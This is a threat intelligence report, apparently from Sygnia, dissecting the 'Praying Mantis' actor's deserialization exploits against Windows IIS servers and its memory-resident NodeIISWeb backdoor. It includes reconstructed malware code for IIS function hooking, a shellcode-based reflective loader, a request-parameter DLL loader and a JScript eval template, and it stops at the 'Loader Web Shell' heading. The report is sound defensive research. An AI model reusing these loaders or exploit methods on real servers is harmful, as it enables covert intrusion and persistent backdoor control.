SYGNIA

TG1021: "Praying Mantis" DISSECTING AN ADVANCED **MEMORY-RESIDENT ATTACK**

July 2021

Sygnia Incident Response Team

Contributors: Noam Lifshitz, Amitai Ben Shushan Ehrlich, Asaf Eitani, Amnon Kushnir, Gil Biton, Martin Korman, Itay Shohat and Arie Zilberstein

Overview

The Sygnia Incident Response team identified an advanced and persistent threat actor, operating almost completely in-memory. The operators behind the activity **targeted Windows internet-facing servers**, using mostly deserialization attacks, to load a **completely volatile**, custom malware platform tailored for the Windows IIS environment. Sygnia refers to this threat actor as "Praying Mantis".

During the past year, Sygnia's Incident Response team has been responding to a series of targeted cyber intrusion attacks, performed by a highly capable and persistent threat actor – TG1021: "Praying Mantis". These attacks targeted prominent organizations and compromised their networks by exploiting internet facing servers.

The initial foothold within a network was obtained by leveraging a variety of deserialization exploits targeting Windows IIS servers and web applications. The activity observed suggests that the threat actor is highly familiar with the Windows IIS platform, and equipped with 0-day exploits.

TG1021 utilize a completely volatile and custom malware framework tailor-made for IIS servers. The core component, loaded on to internet facing IIS servers, intercepts and handles any HTTP request received by the server. TG1021 also use an additional stealthy backdoor and several post-exploitations modules to perform network reconnaissance, elevate privileges, and move laterally within networks.

The nature of the activity and general modus-operandi suggest TG1021 to be an experienced stealthy actor, highly aware of OPSEC (operations security). The malware used by TG1021 shows a significant effort to avoid detection, both by actively interfering with logging mechanisms, successfully evading commercial EDRs and by silently awaiting incoming connections, rather than connecting back to a C2 channel and continuously generating traffic. Furthermore, the threat actor actively removed all disk-resident tools after using them, effectively giving up on persistency in exchange for stealth.

The threat actor's tactics, techniques, and procedures (TTPs) strongly correlate with the ones described in an advisory published by the Australian Cyber Security Centre (ACSC) – "Copy-paste compromises"[1]. The advisory, published in June 2020, details the activity of a sophisticated state-sponsored actor which represents "*the most significant, coordinated cyber-targeting against Australian institutions the Australian Government has ever observed*."

[1] Copy-paste compromises

Table of Contents

Windows IIS Server & Web Application Exploits

During the past year Sygnia has been monitoring attacks conducted by TG1021. The actor leveraged a variety of exploits targeting internet facing servers to gain initial access to target networks. These exploits abuse deserialization mechanisms and known vulnerabilities in web applications and are used to execute a sophisticated memory-resident malware that acts as a backdoor. This malware will be referred to as the "***NodeIISWeb***" malware.

The threat actor uses an arsenal of web application exploits and is an expert in their execution. The swiftness and versatility of operation combined with the sophistication of post-exploitation activities suggest an advanced and highly skillful actor conducted the operations. The following four exploits were used by the threat actor to compromise target systems.

Checkbox Survey RCE Exploit (CVE-2021-27852)

One of the vulnerabilities that the threat actor leveraged to exploit IIS servers is a 0-day vulnerability associated with an insecure implementation of the deserialization mechanism within the "Checkbox Survey" web application, a commercial survey platform. The vulnerability in the "Checkbox Survey" application enables remote code execution (RCE) on the target resulting with the initial compromise of an IIS server. Analysis of the activity found the vulnerability resides in an insecure implementation of the VIEWSTATE mechanism in .NET.

VIEWSTATE is a mechanism in .NET used to maintain and preserve web page session data between a client and a server. When using this feature any client that browses an application receives a serialized .NET object that contains the values of specific variables. When the client sends an HTTP request back to the web application, the VIEWSTATE object is sent along with it, which in turn gets deserialized and processed on the server's side setting the variables to their previous values.

The vulnerability in "Checkbox Survey" was identified on a specific webpage in the application where the methods originally used to handle the VIEWSTATE mechanism were replaced with an insecure and compressed version called VSTATE. As illustrated in **Figure 1**, the new "LoadPageStateFromPersistenceMedium" method does not validate the integrity of the data passed in the VSTATE variable, blindly triggering the deserialization process. Sending a crafted VSTATE variable which exploits the "LosFormatter" deserialization process would allow a threat actor to execute code remotely on the Checkbox application server.

```
protected override object LoadPageStateFromPersistenceMedium()
{
    var viewState = Request.Form["__VSTATE"];
    var bytes = Convert.FromBase64String(viewState);
    bytes = Utilities.Decompress(bytes);
    var formatter = new LosFormatter();
    return formatter.Deserialize(Convert.ToBase64String(bytes));
}

/// <summary>
///
/// </summary>
/// <param name="viewState"></param>
protected override void SavePageStateToPersistenceMedium(object viewState)
{
    var formatter = new LosFormatter();
    var writer = new StringWriter();
    formatter.Serialize(writer, viewState);
    var viewStateString = writer.ToString();
    var bytes = Convert.FromBase64String(viewStateString);
    bytes = Utilities.Compress(bytes);
    ClientScript.RegisterHiddenField("__VSTATE", Convert.ToBase64String(bytes));
}
```

Figure 1: *Vulnerable code snippet found within Checkbox code*[2]

[2] Checkbox source code found on GitHub

The same exact VSTATE implementation was published in a blog post in 2005 as a solution for a compressed implementation of VIEWSTATE. Some web applications have copied this piece of code into their own repository, exposing the application to the vulnerability. This topic of VSTATE deserialization exploits was covered in the past by Graa – Security Blog. The vulnerable piece of code was found in version 6 of the "Checkbox Survey" software and is shown in **Figure 1**.

The flow of the VSTATE deserialization exploit used by the threat actor was executed in a single HTTP POST to the Checkbox application server, and is illustrated in **Figure 2** below:

1. The threat actor crafts and sends an HTTP POST request containing two main components – A crafted VSTATE variable containing a reflective loader DLL and a VSTATEGENERATOR variable containing the *NodeIISWeb* malware.
2. The exploited deserialization process executes the reflective loader DLL contained in the VSTATE variable.
3. The reflective loader DLL reads, decodes, and decrypts the data passed in the "__VSTATEGENERATOR" parameter.
4. Finally, the decrypted data (the *NodeIISWeb* malware) is reflectively loaded and acts as a backdoor on the compromised asset.



***Figure 2**: Threat actor VSTATE/VIEWSTATE exploit flow.*

VIEWSTATE Deserialization Exploit

The threat actor also leveraged and exploited the standard VIEWSTATE deserialization process to regain access to compromised machines. Newer versions of .NET enforce encryption and validation of the VIEWSTATE data and offers protection against this kind of exploit. However, if the encryption and validation keys are stolen or leaked, they can be used to bypass the integrity check mechanism and eventually execute malicious code on the IIS server.

During one of Sygnia's investigations, TG1021 leveraged stolen decryption and validation keys to exploit IIS web servers. The flow of the VIEWSTATE deserialization exploit is almost identical to the VSTATE exploit explained above, with the adjustment of encrypting and signing the VIEWSTATE data instead of compressing it.

This exploit was used several times by the threat actor to regain access to compromised machines, since they rely on a volatile backdoor and tools. Additionally, it was used in order to move laterally between machines in a cluster. This is possible because if a web application is set to run in a cluster, all the instances need to share same secret keys otherwise the VIEWSTATE feature would not work.

Altserialization Insecure Deserialization

The threat actor leveraged a second vulnerability involving insecure deserialization to exploit IIS servers. This section describes that process.

ASP.NET allows web applications to store user sessions to be used later once the user returns and interacts with the application. This works by saving a serialized .NET session object to a MSSQL database and assigning it a unique cookie which is given to the user when browsing the application. Once the user browses again with the cookie the session state is loaded and deserialized. A crafted serialized object which is written to the database could lead to remote code execution on a web application server once the implanted cookie is passed in an HTTP request.

This technique was used by TG1021 in order to move laterally between IIS servers within an environment. An initial IIS server was compromised using one of the deserialization vulnerabilities listed above. From there the threat actor was able to conduct reconnaissance activities on a targeted ASP.NET session state MSSQL server and execute the exploit, as illustrated below and in **Figure 3**:

1. After gathering information on the environment, a malicious serialized object was written to the database.
2. The threat actor sent an HTTP GET request using the crafted ASP.NET session state cookie.
3. The target IIS web server loaded and deserialized the matching session state object correlating to the planted cookie.
4. The deserialization process is exploited by the crafted object in order to compile an in-memory web shell.
5. Immediately after the web shell was created the threat actor accessed it to reflectively load the malicious *NodeIISWeb* malware on the compromised asset.



***Figure 3**: Altserialization exploit attack flow*

Telerik-UI Exploit (CVE-2019-18935, CVE-2017-11317)

Telerik is known for several products providing functionality to web application development. One of the products, Telerik UI for ASP.NET AJAX, is a widely used suite of UI components for web applications. This product was found to be vulnerable due to weak encryption, enabling a malicious actor to upload a file and/or to run malicious code.

The vulnerabilities were used by TG1021 to upload a web shell loader to IIS servers accessible from the internet. The web shell was later used to upload additional modules and was deleted after a short period of time. Subsequent to the initial use, the web shell was uploaded at the beginning of every following wave of threat actor activity.

Toolset Infrastructure & IIS Platform Malware

TG1021 uses a custom-made malware framework, built around a common core, tailor-made for IIS servers. The toolset is completely volatile, reflectively loaded into an affected machine's memory and leaves little-to-no trace on infected targets.

The framework consists of a two-stage toolset:

1. The first consists of lightweight dynamic loaders in the form of DLLs and web shells, and the core component (The *NodeIISWeb* malware). These are the first stage tools used on compromised IIS webservers.
2. The second stage tools are more generic Windows-based tools which consist of a stealthy backdoor and a set of post-exploitation modules loaded on demand to extend functionality.



***Figure 4**: Toolset Infrastructure Overview*

NodeIISWeb Malware

Overview

The *NodeIISWeb* malware is a .NET DLL reflectively loaded module that is injected into the w3wp.exe process of affected machines. It serves as the core component of the threat actor's malware framework and acts as the main backdoor on a compromised IIS server. It can operate in two different modes:

1. IIS Hooking Mode

   The malware hooks native IIS input validation functions in the injected w3wp.exe process, which provides access to all incoming HTTP traffic. The requests are analyzed by the backdoor, allowing the operators to communicate with it by sending crafted HTTP requests to any web page in the process context.

2. Web Shell Controller Mode

   The malware is executed and controlled using a custom web shell Loader. By sending specially crafted HTTP requests to the web shell, the operators trigger the execution of the command input function of an instance loaded to a w3wp.exe process. In this mode the *NodeIISWeb* will execute without hooking the IIS validation functions and can be controlled only through the specific web page where the web shell is located.

The *NodeIISWeb* malware provides the threat actor with four different capabilities:

1. Run a set of basic functions - Such as gathering system information or accessing and manipulating the file system on the machine.
2. Execute *JScript* payloads on the machine.
3. Dynamically load additional modules.
4. Perform several network related operations, including HTTP and SQL traffic forwarding and an implementation of a TCP client instance. These capabilities enable active command and control of other backdoors deployed within the network as well as control of the extension modules over the machine loopback interface.

To make analysis of the module more difficult, *NodeIISWeb* is protected by a public tool "*CofuserCore*" which packs and obfuscates the binary.

The *NodeIISWeb* malware bares similarity to the "js_eval" malware family described in the "Copy-Paste Compromises" ACSC advisory. This will be further discussed in the section "***Similarities to the Copy-Paste threat actor***".

Hooking Mechanism

To establish a command-and-control channel, the malware deploys an inline hook on a validation function within the IIS request handling process. During this process, the malware will first attempt to obtain a pointer to the method "ValidateInputIfRequiredByConfig", which is a default function used by ASP.NET HTTPRequest class to validate any input within the request, if input validation is enabled in the web page configuration. If a pointer to the method is not found, the malware will attempt to obtain a pointer to another default method called "ValidateInput".

The final stage of the process is then initiated when a hook is performed using the malware's built-in functionality named "ManagedHook". The hook swaps between the obtained method pointer and a malicious method created by the threat actor named "_ValidateInput". After the malicious method is executed, the "ManagedHook" instance calls the original hooked function.

The hooking process is initiated by invoking one of the malware's methods called "InitHook". The method is invoked with an additional string argument (will be referred to as "HOOK_KEY"). The "HOOK_KEY" string is crucial to the malware's operation, as it is used to search for threat actor payloads within incoming HTTP traffic. A reconstructed version of the "InitHook" method code is shown in the following snippet:

```
IISNode.NodeCall = new IISNode(key, false);
MethodBase method = HttpContext.Current.Request.GetType().GetMethod("ValidateInputIfRequiredByConfig", BindingFlags.Instance | BindingFlags.NonPublic);
if (method == null)
{
    method = HttpContext.Current.Request.GetType().GetMethod("ValidateInput");
}
MethodBase method2 = Type.GetType("XNode.IISNode", false).GetMethod("_ValidateInput");
IISNode._managedHook = new ManagedHook(method, method2);
IISNode._managedHook.Apply();
```

***Figure 5**: IIS validation function hooking performed by the "InitHook" method, reconstructed by Sygnia*

Payload Search

The malicious function "_ValidateInput" is used to process incoming requests, searching for payloads in several locations within the request. The following list describes the search order for payloads:

1. A file larger than 8 bytes which is attached to the request and has a name that matches the "HOOK_KEY".
2. An HTTP POST request containing a parameter with a key name that matches the "HOOK_KEY" and value length is greater than 8 bytes.
3. An HTTP cookie with a name that matches the "HOOK_KEY" and that its value's length is over 10 bytes.
4. If no payload was found in the previous steps, the *NodeIISWeb* will try to treat the whole request content as the payload.

After identifying an incoming payload, the malware attempts to extract two variables from it – A "Command" variable and a "Forward" variable. The parameters are extracted in the following procedure:

1. Key and IV Generation – A decryption key is generated by calculating the SHA256 value of the payload's first 3 bytes concatenated to the "HOOK_KEY" string value. The malware then calculates the MD5 value of the key, the 16 bytes MD5 output is used as the IV for the decryption process.
2. Decryption – The payload (starting from the 3rd byte) is decrypted with a standard AES algorithm using the generated key and IV from the previous step.
3. Decompression – After decryption, the payload is decompressed recursively using GZip.

Once the "Command" and "Forward" variables are extracted, they are used by the malware to launch the requested built-in functionality. The first byte of the "Command" parameter ("*Command ID*") is used to determine which built-in function will be executed by the malware. In most cases, the "Forward" data will contain the arguments for the requested function, but in some cases, the selected functionality will not require both variables and only the "Command" variable is resolved. The built-in functionalities of the *NodeIISWeb* malware can be seen in the following table:

Command ID	Description
0x00	Information gathering - Query domain membership, operation system information, process and owner information of the current process, time zone, network interfaces information and status and drives information.
0x01	Recursive directory listing.
0x02	File reading.
0x03	File writing.
0x04	Copying or moving files, or recursively copying directories.
0x05	files and recursive directories deletion.
0x06	Directory creation.
0x07	Custom reflective loading.
0x08	Traffic forwarding, either HTTP, SQL or TCP. used to communicate to additional backdoors installed within the network, as well as to memory loaded payloads via loopback communication.
0x09	Dynamic execution of JScript payloads.

C2 communication flow with the backdoor with full built-in capabilities

Module Reflective Loading

One of the malware's most interesting built-in function capabilities is reflective loading of custom DLLs. In order to reflectively load a payload, the following 3-step procedure is performed using the "Command" and "Forward" variables as arguments:

1. A random port is selected by the malware for future communications with the loaded module. The port's availability is checked by opening and closing a TCP socket over the loopback. After that, a target IP address is extracted from the "Command" variable in the format of a 32 bit integer. The port and IP are concatenated to form a struct which is later passed as an argument to the loaded module.

```
TcpListener tcpListener = new TcpListener(IPAddress.Loopback, 0);
tcpListener.Start();
int port = ((IPEndPoint)tcpListener.LocalEndpoint).Port;
tcpListener.Stop();
```

***Figure 6**: Random port generation before reflective DLL loading*

A shellcode is extracted from the "Command" variable and loaded to memory. This shellcode reflectively loads a DLL passed in the "Forward" variable and returns a pointer to an initial method. If a shellcode and DLL were previously loaded, the *NodeIISWeb* will use the previously exported method unless given a flag which forces a reload and execution of the shellcode and DLL.

a. The custom shellcode that performs the necessary operations to enable execution of the loaded DLL, for example relocations within the binary.

b. The shellcode returns a pointer to a specific exported function of the DLL by comparing the name of the exported function to a hash value embedded within the shellcode. That way the threat actor controls which function is returned by generating a custom shellcode for any needed function.

c. If no DLL was provided in the "Forward" variable – the shellcode is simply executed with a null-pointer as argument, allowing execution of generic shellcodes.

```
object obj = IntPtr.Zero;
GCHandle gchandle = GCHandle.Alloc(SC, GCHandleType.Pinned);
IntPtr intPtr = gchandle.AddrOfPinnedObject();
XNode.ReflectiveLoader reflectiveLoader;
if (XNode.VirtualProtect(intPtr, (uint)SC.Length, 64U, out num3))
{
    reflectiveLoader = (XNode.ReflectiveLoader)Marshal.GetDelegateForFunctionPointer(intPtr, typeof(XNode.ReflectiveLoader));
    if (D == null || D.Length == 0)
    {
        obj = reflectiveLoader(IntPtr.Zero);
    }
    else
    {
        GCHandle gchandle2 = GCHandle.Alloc(D, GCHandleType.Pinned);
        IntPtr payload = gchandle2.AddrOfPinnedObject();
        obj = reflectiveLoader(payload);
        gchandle2.Free();
    }
    XNode.VirtualProtect(intPtr, (uint)SC.Length, num3, out num4);
    if (RT)
    {
        obj = Marshal.GetDelegateForFunctionPointer((IntPtr)obj, typeof(XNode.ReflectiveLoader));
    }
}
return obj;
```

***Figure 7**: Reconstructed InitLoader method - Execution of shellcode to reflectively load payload DLL*

2. Finally, the exported method is invoked using the structure created in step 1 as an argument.

```
if (this.rLoader == null || Command[1] == 1)
{
    byte[] array = new byte[Command.Length - 6];
    Buffer.BlockCopy(Command, 6, array, 0, array.Length);
    this.rLoader = (XNode.ReflectiveLoader)this.InitLoader(array, Forward, true);
}
MemoryStream memoryStream2 = new MemoryStream();
memoryStream2.WriteByte(7);
if (this.rLoader != null)
{
    GCHandle gchandle = GCHandle.Alloc(ip_and_port, GCHandleType.Pinned);
    IntPtr payload = gchandle.AddrOfPinnedObject();
    IntPtr intPtr = this.rLoader(payload);
    gchandle.Free();
    memoryStream2.WriteByte(0);
    memoryStream2.Write(BitConverter.GetBytes(intPtr.ToInt32()), 0, 4);
    memoryStream2.Write(BitConverter.GetBytes(port), 0, 4);
}
```

Figure 8: Reflective loading of payload DLL and invocation of the selected function

A sample shellcode was acquired alongside the malicious DLL that was loaded using that shellcode. The shellcode which was found is a Position Independent Code (PIC) used to reflectively load "ExtDLL.dll" to memory by allocating, writing and relocating any needed addresses to the appropriate allocated address. The exported method returned by the shellcode is a method named "Hello" – which is the method used to execute the main flow of "ExtDLL.dll".

JScript Payload Execution

The malware implements code execution by invoking in-memory Jscript code sent to the NodeIISWeb malware. This is done by loading the "Microsoft.Jscript.Eval" assembly to the current process and invoking the "JscriptEvaluate" function with the given payload. The malware uses a custom hardcoded template script-block for the *Jscript* code execution:

```
public string JSEvalCode = "(function($,__,$D){var VarRet='[NULL]';try{Eval.JScriptEvaluate(__,'unsafe',Globals.contextEngine)}catch(e){return e.ToString()}return VarRet})";
```

***Figure 9**: NodeIISWeb hard coded Jscript evaluation code*

```
obj2 = this.JSClosure.GetType().GetMethod("Invoke").Invoke(this.JSClosure, new object[]
    {
        this.JSClosure,
        new object[]
        {
            this,
            Encoding.UTF8.GetString(Command, 1, Command.Length - 1),
            Forward
        }
    });
```

***Figure 10**: Invocation of Jscript evaluation code*

This method of implementation achieves a stealthy remote code execution method by avoiding spawning new process on the machine.

Traffic Forwarding

The *NodeIISWeb* malware enables three types of traffic forwarding:

1. TCP Tunneling – used as a C2 channel to other in-memory modules or additional *NodeIISWeb* instances in an

infected network.

2. HTTP forwarding
3. SQL forwarding

Both HTTP and SQL traffic forwarding commands are implemented with an additional XML formatted string containing configuration instructions for crafting the relevant traffic. The different XML attributes allow for creation of different HTTP and SQL requests. By default, the HTTP method is set to GET, unless additional data is passed to the function through the matching "Data" variable. The following table summarizes each attribute role in an XML describing an HTTP request:

XML Attribute	Description
U	Target URL
IM	Windows user impersonation
TO	Request timeout
AT	Network credentials are to be used
AD	Domain name (only applicable if "AT" is defined)
AU	Username (only applicable if "AT" is defined)
AP	User password (only applicable if "AT" is defined)
PX	Web proxy is to be used and defined in "AD" attribute
PD	Web proxy domain name (only applicable if "PX" and "PU" are defined)
PU	Web proxy username (only applicable if "PX" is defined)
PP	Web proxy password (only applicable if "PX" and "PU" are defined)
MT	HTTP method
CT	Content type
H	Headers to be added to the request
K	Header name contained under "H" attributes (only applicable if "H" defined)

A similar XML would be provided to craft an SQL query with the following attributes:

XML Attribute	Description
S	SQL connection string
T	Windows user impersonation
Q	SQL query
O	SQL command timeout

The functionality of traffic forwarding in the main NodeIISWeb malware is a direct implementation of the "Forward.dll" module with additions for the SQL traffic. This mechanism of traffic forwarding has some default values which are used in the requests generated. These characteristics, such as a default user-agent, can be used to detect malicious traffic.

NodeIISWeb Reflective Loaders

As a volatile tool, the *NodeIISWeb* malware is used by the threat actor solely in-memory. To do so, the tool is loaded dynamically into the process memory using one of the following ways:

1. When the threat actor had RCE capabilities on a target IIS server, a DLL acting as a dynamic loader was used as an initial payload for the exploit. This DLL in turn dynamically loads the *NodeIISWeb* malware calling the "InitHook" method.
2. When the threat actor only had the ability to upload files to a target IIS server, an *NodeIISWeb* web shell loader and controller was deployed. The initial access to this web shell created an *NodeIISWeb* instance on the machine (without hooking the IIS validation methods), and further access would be made to control the malware.

Both loaders are similar to one another in their functionality and basic safety measures, however there is a significant difference in the operational mode and control over the malware.

Reflective Loader DLL

A lightweight .NET reflective loader designed to load malicious .NET DLLs to the IIS process memory and execute a selected function within it. This DLL was used in the VIEWSTATE/VSTATE deserialization exploit workflow to execute the threat actors' main implant – the *NodeIISWeb* malware. In the instances observed, the threat actor invoked the "InitHook" method to initialize an *NodeIISWeb* malware instance and hook HTTP validation functions on the servers. By doing so, the threat actor established the first foothold on the target server.

The DLL does not persist on the victim machine, which means it is uploaded as a payload in every exploit. Once the DLL is loaded it checks if the request that it was sent with is above 4096 bytes in size. If so, it searches for the "__VSTATEGENERATOR" parameter and attempts to decode and decrypt it using a basic XOR operation.

The decoded payload consists of three main sections:

1. The first 2 bytes are used in the decryption process as XOR keys.
2. Bytes 2-32 are a string containing the .NET class name, function name within that class and argument supplied to the function, all separated by pipe characters ("|").
3. The rest of the payload is a .NET DLL, containing the said .NET class.

   The returned response contains the header "Pragma" with the value "no-cache", signaling a successful execution.

```
public class Loader
{
    public Loader()
    {
        if (HttpContext.Current.Request.ContentLength > 4096)
        {
            int num1 = 0;
            try
            {
                byte[] numArray = Convert.FromBase64String(HttpContext.Current.Request["__VSTATEGENERATOR"]);
                num1 = 1;
                int index = 2;
                while (index < numArray.Length)
                {
                    numArray[index] ^= (byte)((index + (int)numArray[0]) % (int)byte.MaxValue);
                    numArray[index] ^= (byte)((index + (int)numArray[1]) % (int)byte.MaxValue);
                    index += 2;
                }
                num1 = 2;
                string[] strArray = Encoding.ASCII.GetString(numArray, 2, 30).Replace("\0", "").Split('|');
                MemoryStream memoryStream = new MemoryStream(numArray, 32, numArray.Length - 32);
                num1 = 2;
                Assembly assembly1 = Assembly.Load(memoryStream.ToArray());
                num1 = 3;
                Type type = assembly1.GetType(strArray[0]);
                num1 = 4;
                string name = strArray[1];
                int num2 = 24;
                MethodInfo method = type.GetMethod(name, (BindingFlags)num2);
                num1 = 5;
                Assembly assembly2 = assembly1;
                object[] parameters = new object[1]
                {
              (object) strArray[2]
                };
                method.Invoke((object)assembly2, parameters);
                HttpContext.Current.Response.AddHeader("Pragma", "no-cache");
            }
            catch (Exception ex)
            {
                HttpContext.Current.Response.Write(string.Format("{0}{1}", (object)num1, (object)ex.Message));
            }
        }
        HttpContext.Current.Response.StatusCode = 200;
        HttpContext.Current.Response.End();
    }
}
```

Figure 11: A snippet of code from ReflectiveLoadForms.dll

Loader Web Shell

